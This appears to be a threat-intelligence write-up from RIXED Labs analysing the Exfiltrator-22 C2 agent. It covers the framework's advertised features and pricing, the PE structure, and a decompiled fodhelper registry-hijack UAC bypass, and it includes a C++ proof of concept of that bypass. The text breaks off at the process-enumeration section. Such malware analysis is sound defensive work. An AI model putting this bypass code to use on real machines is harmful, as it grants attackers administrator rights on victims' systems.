Dissecting Exfiltrator-22

- RIXED LABS Team

Contents:

- Introduction.
- C2 & Agent Overview.
- UAC Bypass.
- Process Enumeration.
- Download & Upload Files.
- Live VNC.
- Screenshot.
- Token Stealing.
- LSASS Dumping?
- Task List.
- Ransomware.
- Keylogging.
- Persistence & Scheduled Tasks.
- Restart Bot.
- Improvement in version 1.1
- A little OSINT on the author of EX-22.
- Intel regarding EX-22.
- Limitations of the paper.
- Contributions.

Introduction

Recently, we members of RIXED Labs recently came across a trending blog post by CYFIRMA, a reputable threat intelligence vendor, regarding the emergence of a new command and control framework named EXFILTRATOR-22 (EX-22). This framework exhibits exceptional evasion techniques and possesses modern features. Additionally, CYFIRMA identified a possible link between the developers of EX-22 and the ransomware group, Lockbit.


Despite our limited resources and busy schedules, we decided to challenge our skills and thoroughly analyze EX-22's features, the developers associated with it, and their connection to Lockbit.

The paper will include our thorough analysis, as well as open-source intelligence on the framework's creator, which contradicts several statements in CYFIRMA's prior blog post. We will also provide some information on a planned feature of this post-exploitation framework, the samples of which have yet to be released into the wild by the researcher or the developer himself.

Thanks to Navneet Raj from the RIXED Labs team for gathering the samples for the rest of us.

C2 & Payload Overview


As per the CYFIRMA blog, we also obtained an initial overview of the command and control framework via the developer's YouTube channel, which clearly states that this framework is presently in development and includes the following features:




- UAC Bypass & Foothold Elevation. **[F & E]**
- Key-logging**[KEY]**
- Screenshot**[s &s]**
- Live session VNC **[LIV&S]**
- LSASS Dumping.
- Token Stealing.**[STK]**
- Task List.**[TSK]**
- Download Files**[DF]**
- Dropping Ransomware.**[WARE]**
- Foothold Elevation. **[F & E]**

According to the YouTube videos posted on 30 December 2022 at 18:29:12 IST, which introduced the feature of dropping ransomware on the target machine, and the second video posted on 10 February 2023, 06:00::08 IST, which introduced the feature of confirmation regarding elevation in the target machine, the developer mentions in both videos that these were the minimalistic and basic features of the C2 that is currently being developed, and more features are to be added.

We also got the author's telegram from the YouTube channel, and we slowly scrolled to the telegram marketplace, where we learned the pricing of the command and control framework, which is as follows:


Monthly: $1,000 for a maximum of 1 user.
Lifetime: $5,000 for a maximum of 3 users.
Lifetime: $7,000 for a maximum of 5 users.


Ex22 Agent Selection FUD


I'm currently working on adding a new feature to Ex22 which will allow users to choose between different agents to help conceal traffic and make it appear normal on the target machine. We appreciate the anticipation for the release of Ex22 and want to reassure you that it will meet your expectations. As always, one of our goals is to remain FUD (Fully UnDetectable).

In addition, the author claims that the agents are fully undetectable in design, concealing network traffic, making it a worthy framework for existing customers.

After thoroughly researching the marketplace, we requested a sample from Navneet and we chose to investigate the agent indicated on the CYFIRMA blog, however, we discovered that there were several samples similar to the one stated in the CYFIRMA blog article. We uploaded all of the samples to MalwareBazaar. After downloading all three examples, we obtained time stamps from the VT. The first sample, "worm.exe," was uploaded on December 2, 2022, the second, "worm24.exe," was submitted on December 6, 2022, and the third, "AdminSystem.exe," was uploaded on December 11, 2022.


The common features of all the agents related to this framework are they have been programmed in C++.

Next, we loaded the sample in PE-Bear to check whether the sample has been packed or case some anomalies can aid us while the analysis.



```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
B00   48 83 EC 28 48 8B 05 D5 4E 09 00 C7 00 00 00 00
B10   00 E8 EA 47 01 00 E8 95 FC FF FF 90 90 48 83 C4
B20   28 C3 90 90 90 90 90 90 90 90 90 90 90 90 90 90
B30   55 53 48 83 EC 38 48 8D AC 24 80 00 00 00 48 89
B40   55 D8 4C 89 45 E0 4C 89 4D E8 48 89 4D D0 48 8D
B50   45 D8 48 89 45 A8 48 8B 45 A8 48 89 C2 48 8B 4D
B60   D0 E8 5A 58 01 00 89 C3 89 D8 48 83 C4 38 5B 5D
B70   C3 55 48 89 E5 48 83 EC 20 89 4D 10 89 55 18 4C
B80   89 45 20 48 8B 55 20 8B 45 18 49 89 D0 89 C2 8B
B90   4D 10 E8 69 75 00 00 48 83 C4 20 5D C3 55 48 89
```

```
        Hex                  Disasm                                  Hint
1500    4883EC28             SUB RSP, 0X28
1504    488B05D54E0900       MOV RAX, QWORD PTR [RIP + 0X94ED5]
150B    C70000000000         MOV DWORD PTR [RAX], 0
1511    E8EA470100           CALL 0X415D00
1516    E895FCFFFF           CALL 0X4011B0
151B    90                   NOP
151C    90                   NOP
151D    4883C428             ADD RSP, 0X28
1521    C3                   RET
1522    90                   NOP
1523    90                   NOP
1524    90
1525    90                   NOP
1526    90                   NOP
1527    90                   NOP
1528    90                   NOP
1529    90                   NOP
152A    90                   NOP
152B    90                   NOP
152C    90                   NOP
152D    90                   NOP
152E    90                   NOP
152F    90                   NOP
1530    55                   PUSH RBP
1531    53                   PUSH RBX
1532    4883EC38             SUB RSP, 0X38
1536    488DAC2480000000     LEA RBP, [RSP + 0X80]
153E    488955D8             MOV QWORD PTR [RBP - 0X28], RDX
```



Offset	Name	Func. Count	Bound?	OriginalFirstThunl	TimeDateStamp	Forwarder	NameRVA	FirstThunk
AE000	ADVAPI32.dll	14	FALSE	B30B4	0	0	B4CA4	B37E4
AE014	GDI32.dll	5	FALSE	B312C	0	0	B4CC8	B385C
AE028	gdiplus.dll	10	FALSE	B315C	0	0	B4CFC	B388C
AE03C	msvcrt.dll	100	FALSE	B31B4	0	0	B4E98	B38E4
AE050	SHELL32.dll	1	FALSE	B34DC	0	0	B4EA8	B3C0C
AE064	USER32.dll	14	FALSE	B34EC	0	0	B4EEC	B3C1C
AE078	WS2_32.dll	11	FALSE	B3564	0	0	B4F24	B3C94
AE08C	KERNEL32.dll	67	FALSE	B35C4	0	0	B503C	B3CF4

ADVAPI32.dll [14 entries]


Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
B37E4	AdjustTokenPriv...	-	B3F14	B3F14	-	1F
B37EC	CreateProcessA...	-	B3F2C	B3F2C	-	7B
B37F4	CreateProcessW...	-	B3F44	B3F44	-	7E
B37FC	DuplicateTokenEx	-	B3F5E	B3F5E	-	DF
B3804	GetTokenInform...	-	B3F72	B3F72	-	15A
B380C	ImpersonateLog...	-	B3F88	B3F88	-	173
B3814	LookupAccount...	-	B3FA2	B3FA2	-	190
B381C	LookupPrivilege...	-	B3FB6	B3FB6	-	196
B3824	OpenProcessTo...	-	B3FCE	B3FCE	-	1F7
B382C	RegCloseKey	-	B3FE2	B3FE2	-	230
B3834	RegDeleteKeyA	-	B3FF0	B3FF0	-	23D
B383C	RegOpenKeyA	-	B4000	B4000	-	25F

Here in both the images, we do not see any anomaly in sections with weird names of famous packers like UPX, VMProtect2, etc. Next, we checked the imports of this agent and it looks quite normal. Let us check if we get something interesting.


After, loading the very first agent worm.exe inside a static analysis tool, we found a lot of interesting strings, among which a path along with the user's name that is **C:\Users\Raymond Moluno\Documents\worm.exe** and other interesting strings we decided to upload here in the pastebin for readers.

UAC Bypass

The very first feature of this tool, we decided to pick up is the UAC Bypass technique this little C++ Agent is capable of. Basically, after loading this binary, we go ahead to the main function which contains the code for it.




```
if ( !std::operator==<char,std::char_traits<char>,std::allocator<char>>(v280, "F&E") )
{
  v15 = v458;
  std::allocator<char>::allocator(&v285);
  v11 = 1;
  std::string::string(v284, buf, &v285);
  v12 = 1;
  std::string::string(v283, v284, 0i64, v15);
  v13 = 1;
  if ( !std::operator==<char,std::char_traits<char>,std::allocator<char>>(v283, "f&e") )
    v16 = 0;
```



```
if ( v16 )
{
  v456 = 0;
  v269 = 0i64;
  v17 = GetCurrentProcess();
  if ( OpenProcessToken(v17, 8u, &v269) )
  {
    v267 = 4;
    if ( GetTokenInformation(v269, TokenElevation, &v268, 4u, &v267) )
    {
      v456 = v268;
      if ( v268 )
      {
        send(sock, "[-]  ERROR ADMIN PRIV REACHED", 30, 0);
      }
```


Once the operator sends the command “F&E” which also stands for Foothold & Elevation, the agent checks whether it is currently an elevated user using the GetTokenInformation and using the TOKEN_INFORMATION_CLASS and then passing the value from the class to the third parameter of this API that is **&TokenInformation** which is a pointer to buffer returned from the second parameter that is the value from the class.

In, case the value from the **TOKEN_INFORMATION_CLASS** turns out to be 1, which means it already has elevation, then it used sock to send a message “**[-] ERROR ADMIN PRIV REACHED**” to the operator. In case the value does not return to 1 from the class, it jumps to the else block which uses a technique to bypass the UAC prompt using a process known as **fodhelper**.



```
system(
  "reg add HKEY_CURRENT_USER\\SOFTWARE\\Classes\\ms-settings\\Shell\\Open\\command /v DelegateExecute /t REG_SZ ");
RegOpenKeyA(HKEY_CURRENT_USER, "SOFTWARE\\Classes\\ms-settings\\Shell\\Open\\command", &phkResult);
RegSetValueExA(phkResult, 0i64, 0, 1u, "C:\\Users\\Raymond Moluno\\Documents\\worm.exe", 0x2Du);
RegCloseKey(phkResult);
```


At the very first, it modifies the registry at the path **HKEY_CURRENT_USER\SOFTWARE\Classes\ms-settings\Shell\Open\command**, and adds something to execute that is of type string which is defined by **/t REG_SZ**, Then it uses RegOpenKeyA to set the handle of the opened registry that is the above path and then **&phkResult** will contain the handle to the registry. Then using RegSetValueExA sets the binary path which is **C:\\Users\\Raymond Moluno\\Documents\\worm.exe**, after that it closes the handle which was open using RegCloseKey.



```
        pExecInfo[0].dwSize = 112;
        pExecInfo[0].cntUsage = 0;
        *&pExecInfo[0].th32ProcessID = 0i64;
        pExecInfo[0].th32DefaultHeapID = "runas";
        *&pExecInfo[0].th32ModuleID = "C:\\WINDOWS\\System32\\fodhelper.exe";
        *&pExecInfo[0].th32ParentProcessID = 0i64;
        *&pExecInfo[0].dwFlags = 0i64;
        *&pExecInfo[0].szExeFile[4] = 3;
        *&pExecInfo[0].szExeFile[12] = 0i64;
        ShellExecuteExA(pExecInfo);
        Sleep(0x4E20u);
        RegOpenKeyA(HKEY_CURRENT_USER, "SOFTWARE\\Classes", &hKey);
        RegDeleteKeyA(hKey, "ms-settings\\Shell\\Open\\command");
        RegDeleteKeyA(hKey, "ms-settings\\Shell\\Open");
        RegDeleteKeyA(hKey, "ms-settings\\Shell");
        RegDeleteKeyA(hKey, "ms-settings");
        RegCloseKey(hKey);
      }
    }
  }
  send(sock, "FOOTHOLD ELEVATED TO ADMINISTRATOR", 35, 0);
```

Then, using ShellExecuteA it executes the fodhelper binary by setting up the entire SHELLINFOEXECUTE structure with the module name as the path of fodhelper and verb as **runas** which runs the module or file with administrator privilege, and then it sleeps for 20 seconds, and then it goes ahead and deletes all the subkeys which were previously used and closes the handle to the registry key.

Once this is done the operator will receive a message with **FOOTHOLD ELEVATED TO ADMINISTRATOR**.




```
    "reg add HKEY_CURRENT_USER\\SOFTWARE\\Classes\\ms-settings\\Shell\\Open\\command /v Del
  RegOpenKeyA(HKEY_CURRENT_USER, "SOFTWARE\\Classes\\ms-settings\\Shell\\Open\\command", &p
  RegSetValueExA(phkResult, 0i64, 0, 1u, "C:\\Users\\Raymond Moluno\\Documents\\worm.exe",
  RegCloseKey(phkResult);
  pExecInfo[0].dwSize = 112;
  pExecInfo[0].cntUsage = 0;
  *&pExecInfo[0].th32ProcessID = 0i64;
  pExecInfo[0].th32DefaultHeapID = "runas";
  *&pExecInfo[0].th32ModuleID = "C:\\WINDOWS\\System32\\fodhelper.exe";
  *&pExecInfo[0].th32ParentProcessID = 0i64;
  *&pExecInfo[0].dwFlags = 0i64;
  *&pExecInfo[0].szExeFile[4] = 3;
  *&pExecInfo[0].szExeFile[12] = 0i64;
  ShellExecuteExA(pExecInfo);
  Sleep(20000u);
  RegOpenKeyA(HKEY_CURRENT_USER, "SOFTWARE\\Classes", &hKey);
  RegDeleteKeyA(hKey, "ms-settings\\Shell\\Open\\command");
  RegDeleteKeyA(hKey, "ms-settings\\Shell\\Open");
  RegDeleteKeyA(hKey, "ms-settings\\Shell");
  RegDeleteKeyA(hKey, "ms-settings");
  RegCloseKey(hKey);
}


d(sock, "FOOTHOLD ELEVATED TO ADMINISTRATOR", 35, 0);
05 (4036D0) (Synchronized with Hex View-1, IDA View-A)
```

```
#pragma comment(linker,"/subsystem:\"Windows\" /entry:\"mai

int main(int argc, char* argv[]) {
        PROCESS_INFORMATION pi = { 0 };
        STARTUPINFOA si = { 0 };
        HKEY hKey;

        si.cb = sizeof(STARTUPINFO);
        si.wShowWindow = SW_HIDE;
        RegCreateKeyA(HKEY_CURRENT_USER, "Software\\Classes
        RegSetValueExA(hKey, "", 0, REG_SZ, (LPBYTE)"cmd.ex
        RegSetValueExA(hKey, "DelegateExecute", 0, REG_SZ,
        CreateProcessA("C:\\Windows\\System32\\cmd.exe",(LP
        Sleep(5000);
        RegDeleteTreeA(HKEY_CURRENT_USER, "Software\\Classe

        return 0;
}
```


This was a very simple and common technique of bypassing UAC, checking the maturity of this agent, we decided to check at GitHub and after peeking at some Github repositories we found the same code which is written in C++ which is present in this repository and the only difference between is the usage of CreateProcessA API and RegDeleteTreeA which is recursively deleting the subkeys compared to **RegDeleteKeyA** being used multiple times Also, we asked ChatGPT if it could mimic the same disassembly and emit a small PoC for us, here is the code uploaded.

Process Enumeration

The next feature, which we will focus on is the enumeration and capture of the process using CreateToolhelp32Snapshot API. Once the agent is loaded in the victim machine, the agent in this binary looks for internet connectivity at the localhost, in case it connects to the localhost, it jumps to a label known as **LABEL_349**,

